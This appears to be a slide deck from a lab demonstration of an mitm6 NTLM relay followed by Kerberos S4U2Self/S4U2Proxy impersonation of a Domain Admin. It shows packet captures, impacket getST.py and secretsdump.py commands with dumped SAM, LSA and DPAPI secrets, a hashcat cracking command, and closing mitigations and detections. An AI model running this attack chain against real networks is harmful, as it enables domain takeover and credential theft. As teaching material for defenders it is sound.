99544	7811.8947912...	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99545	7811.8954728...	192.168.0.96	192.168.0.95	TLSv1.2	171	Certifica
99546	7811.8965917...	192.168.0.95	192.168.0.96	TLSv1.2	117	Change Ci
99547	7811.8966326...	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99548	7811.8987037...	192.168.0.96	192.168.0.95	TLSv1.2	347	Applicati
99549	7811.8996355...	192.168.0.95	192.168.0.96	TLSv1.2	3171	Applicati
99550	7811.8997004...	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99551	7811.9037737...	192.168.0.96	192.168.0.95	TLSv1.2	373	Applicati
99552	7811.9046113...	192.168.0.95	192.168.0.96	TLSv1.2	270	Applicati
99553	7811.9046472...	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99554	7811.9075370...	192.168.0.96	192.168.0.95	TLSv1.2	110	Applicati

Frame 99543: 2005 bytes on wire (16040 bits), 2005 bytes captured (16040 bits) on interface 0

Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)

Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96

Transmission Control Protocol, Src Port: 636, Dst Port: 32831, Seq: 1, Ack: 518, Len: 1939

Source Port: 636

Destination Port: 32831


[Stream index: 5882]

[TCP Segment Len: 1939]

Sequence number: 1 (relative sequence number)

Attacker relaying NTLM credentials from VICTIM to LDAP(S)
on the Domain Controller (192.168.0.95)

The Main Show Pt. 2




```
root@kali:/opt/mitm6/mitm6# vim creds.txt
root@kali:/opt/mitm6/mitm6# cat creds.txt
BPSTIEBM$
xweY$n~`;]=)KQs
root@kali:/opt/mitm6/mitm6#
```

```
root@kali:/opt/impacket/examples# python3 getST.py -spn cifs/victim.test.local -dc-ip 192.168.0.95 'test.local/BPST
IEBM\$:xweY$n~`;]=)KQs' -impersonate DAAssura
```

No.	Time	Source	Destination	Protocol	Length	Info
1066...	9213.9782937...	192.168.0.96	192.168.0.95	KRB5	326	AS-REQ
1066...	9213.9791938...	192.168.0.95	192.168.0.96	KRB5	1523	AS-REP

Kerberos
Record Mark: 256 bytes
as-req
pvno: 3
msg-type: krb-as-req (10)
padata: 2 items
PA-DATA PA-ENC-TIMESTAMP
PA-DATA PA-PAC-REQUEST
req-body
Padding: 0
kdc-options: 50800000 (forwardable, proxiable, renewable)
0... .. = reserved: False
..1... .. = forwardable: True
..0... .. = forwarded: False
...1... .. = proxiable: True
.... 0... = proxy: False
.... .0.. = allow-postdate: False
.... ..0. = postdated: False
.... ...0 = unused7: False
1... .. = renewable: True
..0... .. = unused9: False
...0... .. = unused10: False
...0... .. = opt-hardware-auth: False
.... 0... = unused12: False
.... .0.. = unused13: False
.... ..0. = constrained-delegation: False
.... ...0 = canonicalize: False
0... .. = request-anonymous: False
..0... .. = unused17: False
..0... .. = unused18: False
...0... .. = unused19: False
.... 0... = unused20: False
.... .0.. = unused21: False
.... ..0. = unused22: False

No.	Time	Source	Destination	Protocol	Length	Info
1066...	9213.9782937...	192.168.0.96	192.168.0.95	KRB5	326	AS-REQ
1066...	9213.9791938...	192.168.0.95	192.168.0.96	KRB5	1523	AS-REP


```

.... .0.. = unused13: False
.... ..0. = constrained-delegation: False
.... ...0 = canonicalize: False
0... .. = request-anonymous: False
..0... .. = unused17: False
..0... .. = unused18: False
...0... .. = unused19: False
.... 0... = unused20: False
.... .0.. = unused21: False
.... ..0. = unused22: False
.... ...0 = unused23: False
0... .. = unused24: False
..0... .. = unused25: False
..0... .. = disable-transited-check: False
...0... .. = renewable-ok: False
.... 0... = enc-tkt-in-skey: False
.... .0.. = unused29: False
.... ..0. = renew: False
.... ...0 = validate: False
cname
  name-type: kRB5-NT-PRINCIPAL (1)
  cname-string: 1 item
    CNameString: BPSTIEBM$
realm: TEST.LOCAL
sname
  name-type: kRB5-NT-PRINCIPAL (1)
  sname-string: 2 items
    SNameString: krbtgt
    SNameString: TEST.LOCAL
till: 2020-09-21 01:20:02 (UTC)
rtime: 2020-09-21 01:20:02 (UTC)
nonce: 342360107
etype: 1 item

```

Attacker requests TGT with preauthentication data
(AS-REQ)

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
1066...	9213.9782937...	192.168.0.96	192.168.0.95	KRB5	326	AS-REQ
1066...	9213.9791938...	192.168.0.95	192.168.0.96	KRB5	1523	AS-REP
Frame 106633: 1523 bytes on wire (12184 bits), 1523 bytes captured (12184 bits) on interface 0 Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62) Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96 Transmission Control Protocol, Src Port: 88, Dst Port: 59270, Seq: 1, Ack: 261, Len: 1457 Kerberos						
Record Mark: 1453 bytes as-rep						
pvno: 5 msg-type: krb-as-rep (11) padata: 1 item crealm: TEST.LOCAL cname <ul style="list-style-type: none"> name-type: kRB5-NT-PRINCIPAL (1) cname-string: 1 item <ul style="list-style-type: none"> CNameString: BPSTIEBMS\$ ticket <ul style="list-style-type: none"> tko-vno: 5 realm: TEST.LOCAL sname <ul style="list-style-type: none"> name-type: kRB5-NT-PRINCIPAL (1) sname-string: 2 items <ul style="list-style-type: none"> SNameString: krbtgt SNameString: TEST.LOCAL enc-part <ul style="list-style-type: none"> etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18) kvno: 2 cipher: b89b78e49f562a6901c5cbe8f8a69ea3c69ea06a7b9ef38e... enc-part						

Domain Controller returns the attacker's TGT
(AS-REP)

1066...	9213.9896056...	192.168.0.96	192.168.0.95	KRB5	1477 TGS-REQ
1066...	9213.9908138...	192.168.0.95	192.168.0.96	KRB5	1495 TGS-REP

```

Ethernet II, Src: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62), Dst: PcsCompu_63:71:fb (08:00:27:63:71:fb)
Internet Protocol Version 4, Src: 192.168.0.96, Dst: 192.168.0.95
Transmission Control Protocol, Src Port: 59272, Dst Port: 88, Seq: 1, Ack: 1, Len: 1411
Kerberos
  Record Mark: 1407 bytes
  tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items
      PA-DATA PA-TGS-REQ
      PA-DATA PA-FOR-USER
        padata-type: kRB5-PADATA-FOR-USER (129)
          padata-value: 304fa0153013a003020101a10c300a1b0844414173737572...
            name
              name-type: kRB5-NT-PRINCIPAL (1)
                name-string: 1 item
                  KerberosString: DAAssura
              realm: test.local
            cksum
              cksumtype: cKSUMTYPE-HMAC-MD5 (-138)
              checksum: c3a67681d9b7ccceb0846dfabf91bcf0
            auth: Kerberos
    req-body
      Padding: 0
      kdc-options: 40810000 (forwardable, renewable, canonicalize)
      realm: TEST.LOCAL
      sname
        name-type: kRB5-NT-UNKNOWN (0)
        sname-string: 1 item
          SNameString: BPSTIEBMS$
    till: 2020-09-21 01:20:02 (UTC)
  
```

Attacker requests a service ticket while impersonating the Domain Administrator (\$4U2Self TGS-REQ)

No.	Time	Source	Destination	Protocol	Length	Info
✓ 1066...	9213.9896056...	192.168.0.96	192.168.0.95	KRB5	1477	TGS-REQ
1066...	9213.9908138...	192.168.0.95	192.168.0.96	KRB5	1495	TGS-REP

Frame 106642: 1495 bytes on wire (11960 bits), 1495 bytes captured (11960 bits) on interface 0

Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)

Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96

Transmission Control Protocol, Src Port: 88, Dst Port: 59272, Seq: 1, Ack: 1412, Len: 1429

Kerberos

Record Mark: 1425 bytes

tgs-rep

pvno: 5

msg-type: krb-tgs-rep (13)

crealm: test.local

cname

name-type: KRB5-NT-PRINCIPAL (1)

cname-string: 1 item

CNameString: DAAssura

ticket

tkt-vno: 5

realm: TEST.LOCAL

sname

name-type: KRB5-NT-UNKNOWN (0)

sname-string: 1 item

SNameString: BPSTIEBM\$

enc-part

etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

kvno: 1

cipher: acdf3ffac447bc85acf68b438c15ca11bbb2a3fd5b611c65...

enc-part

Domain Controller returns TGS to the attacker for impersonating the Domain Admin (TGS-REP)

1066...	9213.9962832...	192.168.0.96	192.168.0.95	KRB5	2543 TGS-REQ
1066...	9213.9978310...	192.168.0.95	192.168.0.96	KRB5	1721 TGS-REP

```

+ Frame 106650: 2543 bytes on wire (20344 bits), 2543 bytes captured (20344 bits) on interface 0
+ Ethernet II, Src: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62), Dst: PcsCompu_63:71:fb (08:00:27:63:71:fb)
+ Internet Protocol Version 4, Src: 192.168.0.96, Dst: 192.168.0.95
+ Transmission Control Protocol, Src Port: 59274, Dst Port: 88, Seq: 1, Ack: 1, Len: 2477
+ Kerberos
  + Record Mark: 2473 bytes
  + tgs-req
    + pvno: 5
    + msg-type: krb-tgs-req (12)
    + padata: 2 items
    + req-body
      + Padding: 0
      + kdc-options: 40830000 (forwardable, renewable, constrained-delegation, canonicalize)
      + realm: test.local
      + sname
        + name-type: kRB5-NT-SRV-INST (2)
        + sname-string: 2 items
          + SNameString: cifs
          + SNameString: victim.test.local
      + till: 2020-09-21 01:20:02 (UTC)
      + nonce: 929017753
      + etype: 4 items
      + additional-tickets: 1 item
      + Ticket
        + tkt-vno: 5
        + realm: TEST.LOCAL
        + sname
          + name-type: kRB5-NT-UNKNOWN (0)
          + sname-string: 1 item
            + SNameString: BPSTIEBM$
    + enc-part
  
```

Attacker uses the TGT impersonating the Domain Admin to request access to the VICTIM's CIFS service.
(TGS-REQ)


No.	Time	Source	Destination	Protocol	Length	Info
1066...	9213.9962832...	192.168.0.96	192.168.0.95	KRB5	2543	TGS-REQ
1066...	9213.9978310...	192.168.0.95	192.168.0.96	KRB5	1721	TGS-REP

```

# Frame 106652: 1721 bytes on wire (13768 bits), 1721 bytes captured (13768 bits) on interface 0
# Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
# Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96
# Transmission Control Protocol, Src Port: 88, Dst Port: 59274, Seq: 1, Ack: 2478, Len: 1655
# Kerberos
  # Record Mark: 1651 bytes
  # tgs-rep
    # pvno: 5
    # msg-type: krb-tgs-rep (13)
    # crealm: test.local
    # cname
      # name-type: kRB5-NT-PRINCIPAL (1)
      # cname-string: 1 item
        # CNameString: DAAssura
    # ticket
      # tkt-vno: 5
      # realm: TEST.LOCAL
      # sname
        # name-type: kRB5-NT-SRV-INST (2)
        # sname-string: 2 items
          # SNameString: cifs
          # SNameString: victim.test.local
    # enc-part
    # enc-part
  
```

Domain Controller returns service ticket for the Domain Admin to access VICTIM's CIFS service to the Attacker (TGS-REP)

The Main Show Pt. 3



```
root@kali:/opt/mitm6/mitm6# vim creds.txt
root@kali:/opt/mitm6/mitm6# cat creds.txt
BPSTIEBM$
xweY$n~`;]=)KQs
root@kali:/opt/mitm6/mitm6#
```

```
root@kali:/opt/impacket/examples# python3 getST.py -spn cifs/victim.test.local -dc-ip 192.168.0.95 'test.local/BPST
IEBM\$:xweY$n~`;]=)KQs' -impersonate DAAssura
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation
```

```
[*] Getting TGT for user
[*] Impersonating DAAssura
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DAAssura.ccache
root@kali:/opt/impacket/examples#
```



```

SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    Server Component: SMB2
    Header Length: 64
    Credit Charge: 1
    Channel Sequence: 0
    Reserved: 0000
    Command: Session Setup (1)
    Credits requested: 0
  Flags: 0x00000000
  Chain Offset: 0x00000000
  Message ID: Unknown (2)
  Process Id: 0x00000000
  Tree Id: 0x00000000
  Session Id: 0x0000000000000000
  Signature: 00000000000000000000000000000000
  [Response in: 111291]
Session Setup Request (0x01)
  [Preauth Hash: 7dd9759651e66b57293ebd3a5377952e49e3a2f5047b65e9...]
  StructureSize: 0x0019
  Flags: 0
  Security mode: 0x01, Signing enabled
  Capabilities: 0x00000000
    Simple Protected Negotiation
      negTokenInit
        mechTypes: 1 item
          MechType: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
          mechToken: 608205a306092a864886f71201020201006e820592308205...
        krb5_blob: 608205a306092a864886f71201020201006e820592308205...
          KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
          krb5_tok_id: KRB5_AP_REQ (0x0001)
        Kerberos
          ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            ap-options: 00000000
            ticket
              tkt-vno: 5
              realm: TEST.LOCAL
              sname
                name-type: KRB5-NT-SRV-INST (2)
                sname-string: 2 items
                  SNameString: cifs
                  SNameString: victim.test.local

```

Attacker exports the TGS to their local keytab file then begins SMB authentication as the Domain Administrator.

1112...	9348.1604994...	192.168.0.79	192.168.0.96	SMB2	152 Session Setup Response
1112...	9348.1605134...	192.168.0.96	192.168.0.79	TCP	54 42766 → 445 [ACK] Seq=:

```

Ethernet II, Src: PcsCompu_9f:76:e6 (08:00:27:9f:76:e6), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
Internet Protocol Version 4, Src: 192.168.0.79, Dst: 192.168.0.96
Transmission Control Protocol, Src Port: 445, Dst Port: 42766, Seq: 1061, Ack: 1766, Len: 98
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    Server Component: SMB2
    Header Length: 64
    Credit Charge: 1
  NT Status: STATUS_SUCCESS (0x00000000)
  Command: Session Setup (1)
  Credits granted: 1
  Flags: 0x00000009, Response, Signing
  Chain Offset: 0x00000000
  Message ID: Unknown (2)
  Process Id: 0x00000000
  Tree Id: 0x00000000
  Session Id: 0x000084000000000d
  Signature: 662dc20f77ca563b7b97c513ff79e1e3
  [Response to: 111289]
  [Time from request: 0.001509622 seconds]
  Session Setup Response (0x01)
    [Preauth Hash: 7dd9759651e66b57293ebd3a5377952e49e3a2f5047b65e9...]
    StructureSize: 0x0009
    Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 22
    Security Blob: a1143012a0030a0100a10b06092a864882f712010202
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-completed (0)
            supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)

```

0040 01 00 00 00 00 00 01 00 01 00 00 00 00 00 00 00

Attacker/VICTIM successfully establishes an SMB session (Dumping SAM and LSA).

The Main Show Pt. 4

After successfully dumping the SAM and LSA secrets, there is little network traffic left to analyze.

From here the attacker's options are to:

- ▶ Crack the hashes (shown next)
- ▶ Pass-the-Hash (not shown)

```
root@kali:/opt/mitm6/mitm6# vim hashes.txt
root@kali:/opt/mitm6/mitm6# cat hashes.txt
$DCC2$10240#TUAssura#c3b4fa7d3dc57544154844f811f7c453
$DCC2$10240#DAAssura#5abd4f2c9a2482cb79ed57c0d7722a6d
root@kali:/opt/mitm6/mitm6# hashcat -m2100 hashes.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt --
force --no-potfile
```

```
root@kali:/opt/impacket/examples# python3 secretsdump.py -k -no-pass -dc-ip 192.168.0.95 -target-ip 192.168.0.79 VI
CTIM.TEST.local
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation
```

```
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xec52e2e06c7b30488333c684cb42ef7a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2fcccacaf71c58f8c530883e2bd37da2c9:::
user:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
TEST.LOCAL/TUAssura:$DCC2$10240#TUAssura#3b4fa7d3dc57544154844f811f7c453
TEST.LOCAL/DAAssura:$DCC2$10240#DAAssura#5abd4f2c9a2482cb79ed57c0d7722a6d
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:720067004e003e0064007700440029003a00620053004a0068005400560053006800270063004900240
033003a004f005f002b005f002a003d005400740058003100470062006b003800260065007800530032006e004e005a003b0061003800490071
00630061007900390036003300450069005c00700027003d0050004e0055007500610054003b006f0031006200510074003700640053004f004
b006400710024007800780052005100540047002f0079007a0043003e007900210045006b0034003d00440043003a002000600048006a004300
710049007a0061003100780040002500310040002f0029007000
TEST\VICTIM$aad3b435b51404eeaad3b435b51404ee:a976468bbf36680b25bfc4e62e60784f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0d6d023d42da863d57101cad3f222a43663b23dd
dpapi_userkey:0x9d160953a42f98dfb8a1bcd7677d4d8f2ca9e746
[*] NL$KM
0000 BF 64 A4 81 94 77 91 5A 78 70 89 D6 BB 78 23 B6 .d...w.Zxp...x#.
0010 C6 4C 1A 50 A8 FF 45 E3 7F 65 FD FA FC 06 76 76 .L.P..E..e...vv
0020 A8 B2 38 20 DD CB 82 A9 1C CA E6 74 3D 82 35 C6 ..8 .....t=.5.
0030 E2 29 58 8B 96 41 40 67 4F 52 88 4F E3 80 58 16 .)X..A@gOR.O..X.
NL$KM:bf64a4819477915a787089d6bb7823b6c64c1a50a8ff45e37f65fdfafcc067676a8b23820ddcb82a91ccae6743d8235c6e229588b96414
0674f52884fe3805816
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
root@kali:/opt/impacket/examples#
```



Mitigations and Detections

- ▶ Disable IPv6 if the organization isn't actively using it.
 - ▶ Easily done in Domain Controller's firewall settings and by disabling the IPv6 stack in NIC configuration(s).
- ▶ Disable WPAD if the organization isn't proxying traffic or providing intranet.
 - ▶ Easily disabled in a GPO.
 - ▶ If the organization does need to serve a PAC file, then do it through Group Policy Objects manually and disable WPAD protocol.
- ▶ Disable LLMNR/NBT-NS if possible.
 - ▶ Not needed if the organization is utilizing DNS to resolve hosts in modern environments.

NOTE: *As always, it is recommended that organizations conduct the proper research and testing prior to implementing any security controls.*

Mitigations and Detections


Detect SAM/LSA/DCSync via increased logging and alerting within your environment to let you know when someone has started the registry remotely:



